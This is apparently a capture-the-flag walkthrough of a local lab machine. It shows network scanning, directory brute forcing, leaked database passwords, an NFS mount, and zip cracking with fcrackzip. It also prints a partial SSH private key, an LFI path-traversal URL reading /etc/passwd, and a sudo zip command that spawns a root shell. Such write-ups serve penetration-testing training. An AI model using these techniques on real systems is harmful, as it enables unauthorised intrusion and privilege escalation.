
NOTE: In order to Connect the Target ie. Academy Machine to the Same Networks as Attacker ie. Kali Machine, we need to Log In using the following Credentials:

USERNAME: root

PASSWORD: tcm

and Enter the following Command:

```
dhclient
```

```
Debian GNU/Linux 10 dev tty1

dev login: root
Password:
Last login: Wed Nov 16 16:16:27 EST 2022 on tty1
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@dev:~# dhclient
root@dev:~# _
```

Machine Information

- Attacker Machine

HOSTNAME: kali

IP ADDRESS: 192.168.137.133

SUBNET MASK: 255.255.255.0

```
(root@kali)~[~/academy]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:2d:fc:c4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.137.133/24 brd 192.168.137.255 scope global dynamic noprefixroute eth0
        valid_lft 1683sec preferred_lft 1683sec
    inet6 fe80::20c:29ff:fe2d:fcc4/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

- Target Machine

IP ADDRESS: 192.158.137.134

SUBNET MASK: 255.255.255.0

```
(root@kali)-[~]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2d:fc:c4, IPv4: 192.168.137.133
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.137.1  92:9c:4a:8c:33:65      (Unknown: locally administered)
192.168.137.2  00:50:56:e6:c8:8b      VMware, Inc.
192.168.137.134 00:0c:29:9b:00:96      VMware, Inc.
192.168.137.254 00:50:56:e3:48:b7      VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.8: 256 hosts scanned in 1.977 seconds (129.49 hosts/sec). 4 responded
```

NMAP

- All Ports

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 02:16 EST
Nmap scan report for 192.168.137.134
Host is up (0.0019s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
8080/tcp  open  http-proxy
35127/tcp open  unknown
54509/tcp open  unknown
55773/tcp open  unknown
60857/tcp open  unknown
MAC Address: 00:0C:29:9B:00:96 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 12.21 seconds
```

What is NFS?

Network File System (NFS) is a [networking protocol](#) for distributed [file sharing](#). A [file system](#) defines the way data in the form of files is stored and retrieved from storage devices, such as hard disk drives, solid-state drives and tape drives. NFS is a network file sharing

protocol that defines the way files are stored and retrieved from storage devices across networks.

NFS enables system administrators to share all or a portion of a file system on a networked server to make it accessible to remote computer users. Clients with [authorization](#) to access the shared file system can mount NFS shares, also known as shared file systems. NFS uses Remote Procedure Calls ([RPCs](#)) to route requests between clients and servers.

Enumerating HTTP ie. Port 80

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 02:22 EST
Nmap scan report for 192.168.137.134
Host is up (0.0015s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Bolt - Installation error
MAC Address: 00:0C:29:9B:00:96 (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1    1.48 ms  192.168.137.134

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.45 seconds
```

Version - Apache httpd 2.4.38 ((Debian))

Device type: general purpose

Running: Linux 4.X|5.X

OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5

OS details: Linux 4.15 - 5.6

Network Distance: 1 hop

HTTP-Title: Bolt - Installation error

Bolt is a CMS based on PHP

Enumerating HTTP Proxy ie. Port 8080

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 02:28 EST
Nmap scan report for 192.168.137.134
Host is up (0.0017s latency).

PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported: CONNECTION
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
MAC Address: 00:0C:29:9B:00:96 (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   1.65 ms  192.168.137.134

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.50 seconds
```









Directory Brute Forcing

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u
192.168.137.134:80/FUZZ
```

We came across this Directory: `/app/`

When we went there, we saw and downloaded `config.yml`

Index of `/app/config`

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 config.yml	2021-06-01 15:38	21K	
 contenttypes.yml	2021-06-01 10:12	12K	
 extensions/	2020-10-19 12:51	-	
 menu.yml	2021-06-01 10:12	672	
 permissions.yml	2021-06-01 10:12	8.3K	
 routing.yml	2021-06-01 10:12	3.4K	
 taxonomy.yml	2021-06-01 10:12	793	

Apache/2.4.38 (Debian) Server at 192.168.137.134 Port 80

From that, we found the following information

```
database:
  driver: sqlite
  databasename: bolt
  username: bolt
  password: I_love_java
```

Also on <http://192.168.137.134:8080/dev/>, we can make a Member and Sign Up.

Enumerating NFS ie. Port 2049

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 02:47 EST
Nmap scan report for 192.168.137.134
Host is up (0.0018s latency).
```

```
PORT      STATE SERVICE VERSION
2049/tcp  open  nfs      3-4 (RPC #100003)
MAC Address: 00:0C:29:9B:00:96 (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   1.76 ms  192.168.137.134

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
```

NFS Version : 3-4 (RPC #100003)

SEE WHAT MOUNTS ARE AVAILABLE

```
| showmount -e <IP_>
```

```
(root@kali)-[~/dev/mnt]
# showmount -e 192.168.137.134
Export list for 192.168.137.134:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

MOUNT THE FILE SHARE

```
| mount -t nfs <IPADDRESS>:<MOUNT> <WHERE_TO>
```

```
(root@kali)-[~/dev/mnt]
# mount -t nfs 192.168.137.134:/srv/nfs ./mnt
```

```
(root@kali)-[~/dev/mnt]
# ls
mnt WELCOME REGISTER SETUP? ADMIN

(root@kali)-[~/dev/mnt]
# cd mnt

(root@kali)-[~/dev/mnt/mnt]
# ls
save.zip
```

We can see a file by the Name of **save.zip**

We try to Unzip it, but it Password Protected and it also has an important file

```
(root@kali)-[~/dev/mnt/mnt]
# unzip save.zip
Archive: save.zip
[save.zip] id_rsa password:
    skipping: id_rsa                incorrect password
    skipping: todo.txt              incorrect password

(root@kali)-[~/dev/mnt/mnt]
#
```

Hence, we will use **frackzip**

```
frackzip -v -u -D -p <wordlist> <file>
```

where,

v -> Verbosity

u -> Unzip

-D -> Dictionary Attack

-p -> We will use a Wordlists

```
(root@kali)-[~/dev/mnt/mnt] ali Forums Kali NetHunter Exploit-DB Google H  
# fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip  
found file 'id_rsa', (size cp/uc 1435/ 1876, flags 9, chk 2a0d)  
found file 'todo.txt', (size cp/uc 138/ 164, flags 9, chk 2aa1)  
  
search | print | logout  
  
PASSWORD FOUND!!!!: pw = java101
```

Password is: java101


```

(root@kali)-[~/dev/mnt/mnt]
# unzip save.zip
Archive: save.zip
[save.zip] id_rsa password:
  inflating: id_rsa
  inflating: todo.txt

(root@kali)-[~/dev/mnt/mnt]
# ls
id_rsa  save.zip  todo.txt

(root@kali)-[~/dev/mnt/mnt]
# cat todo.txt
- Figure out how to install the main website properly, the config file seems correct...
- Update development website
- Keep coding in Java because it's awesome

jp

(root@kali)-[~/dev/mnt/mnt]
# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAAAAQmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDVFCI+ea
0xYnmZX4CmL9ZbAAAAEAAAAEAAAEXAAAB3NzaC1yc2EAAAADAQABAAQAC/kR5x49E4
0gkpiTPjvLVnuS3POpt0ks9qC3uiacuyX33vQBHcJ+vEFzkbkgvt03RRQodNTfTEB181Pj
3AyGSJeQu6omZha8fVHh/y2ZMRjAWRs+2nsT1Z/JONKNWMyEqQKSuhBLsMzhkUEEbW3WLq
S0kiHck/0VnPZ8EdMcSMGdj2MUUm+ccr0GZySFg5SAJzJw2BGnjFSS+dERxb7e9tSLgDv4n
Wg7fWw2dcG956mh1ZrPau7Gc1hFHQLLUHPGxX3Xp0f5/pGzkk6JACzCKIQj0Qo3ueb6JSC
xWgwn6ey6XywTi9i7TdFfYCSiFW//jkeczyaQ0xI/hyqYfLeiRB3AAAD0PHU/4RN8f2HUG
ks1NM9+C9B+Fpn+nGjRj6/53m3HoBaUb/JZyvUvOXNoYnxNKIxHP5r4ytsd8X8xp5zTpi1
tNmTeoB1kyoi2Uh70yPo4M6VlNupSeCzMqIYs/Wqya4ycyv1/yhGAPTZg8ARqop/RTQJtI
EYVDbTxKxr7JGBfBaPiFwDUIKl1yBXWMrIs3SBo0aQ/n+CZKQ65mMFRs4VwqpUsRJ8y7
ZoLZIfwaunV5f10PsCR8rp/2g563gK0bu+iVUqeo+kJMtFN7yEj20a06N/Ed04x/LVhqjY
SPZD6w23mPp2I693oop1VpITsHV2taLK1lLvS239gU45J4VlxFtcLjRlSAhc1ktnHw1e4u
dRZ68JW0z2S4Y8q4E0/H4kGLZsyaf6oLCspGW1YQPhDJ2v6KGRXyFb3tvo617yGEcBzzh
wrVuEX0bOc+zDOYgw1a/1x1pzK5vGQWau0jN2FEz+vnSPTX3cbgUkLh3ZshuVzov0Rx7i+
AM0CNiXVmgCGdLg0yBIv8lFIjYxswxTRkNzKYSagEZQNFCf+0H1cZcXKCK8z9a2NvBkQ/b
rGvu0ZuIjGqGvMP3Ifdma7PsG3A8GNOgWnl9YuMgc4r2WulsQVLVEJGIJjap71oNwGCUud
T10u2tVn7Cf0T/NmuRmh7VUkTagDMf3u5X+UIST5Sv8y2y9jgR4x92ZL+AY968Pif1devc
753z+GL7eWfbNqd+TjfxPdh82EqE5cmN/jYOKc0D1MC2zVChNCVWQYf4uVQ0L/XOXQXnFT
hWdHfnf/SXos28dSM7Kx6B3jmeZQ60vk0Apas0D9gLz5xZ9GCB0Dmwka4dBSw57cwBbB3E
PKXqJfKs2ZnkyVL1W8u6ovnkpqQz1mxr42zdC52Jc30NYww7H2G7v7FYKtf6tEyzeXG2+
rcZw04evWbV158rZrA4ibsGRn8+PM86LI/7T5/Y5pc2T+TAadjKLRZ0Dtv5nMvHpigqDu4
+e/eQk9dTmMPv9jBqcHeRo7N/Q8EC4vtXj/pCPydB5lYw/GMb8Bq5opXzADx0n4zDLtGDC
LHcAIF6Fma+kLQHkVg1fDIK2xpLz+HxYCYTS/UAVRtWAdzQ29uG8zFAopGoQGbNA+caq7z
iLUBEWHXJktNenIrF3rqB3m8SNyNIn+MQS3LIakhLHAQXMIWU2pQE/0tF+V8xuKRpZvw/
gdhLfAhm2gZMQzOe1cXWhKmtEQUntPdPayfOTZcUts/pKNEjNTz5YnhQqnDbAh5x46UgZ

```


We will try to Use <https://www.exploit-db.com/exploits/48411> exploit in BoltWire.

Whenever there is a Search Parameter, we can try LFI:


```

http://192.168.137.134:8080/dev/index.php?
p=action.search&action=../../../../../../../../etc/passwd

```



From the Above 2 things ie. todo.txt and LFI we can confirm there might be a user by the name of **jeanpaul**, we will now try to ssh using this and the **id_rsa** key that we found in **save.zip**



We used the Password that we found from the **config.yml** file ie. **I_love_java**.

Now we will see if Jean Paul can execute any commands as Root, we do that by using:

```
sudo -l
```

```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$
```

It turns out he can execute the **zip** command without any Password. Now we will go to <https://gtfobins.github.io/> and search for Command to get a Root Shell.

We use the following command:

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
adding: etc/hosts (deflated 31%)
#
#
# whoami
root
#
# ls
#
# locate flag.txt
sh: 7: locate: not found
#
#
# cd /root
#
#
# ls
flag.txt
#
# cat flag.txt
Congratz on rooting this box !
#
```

And we have Rooted this Box.

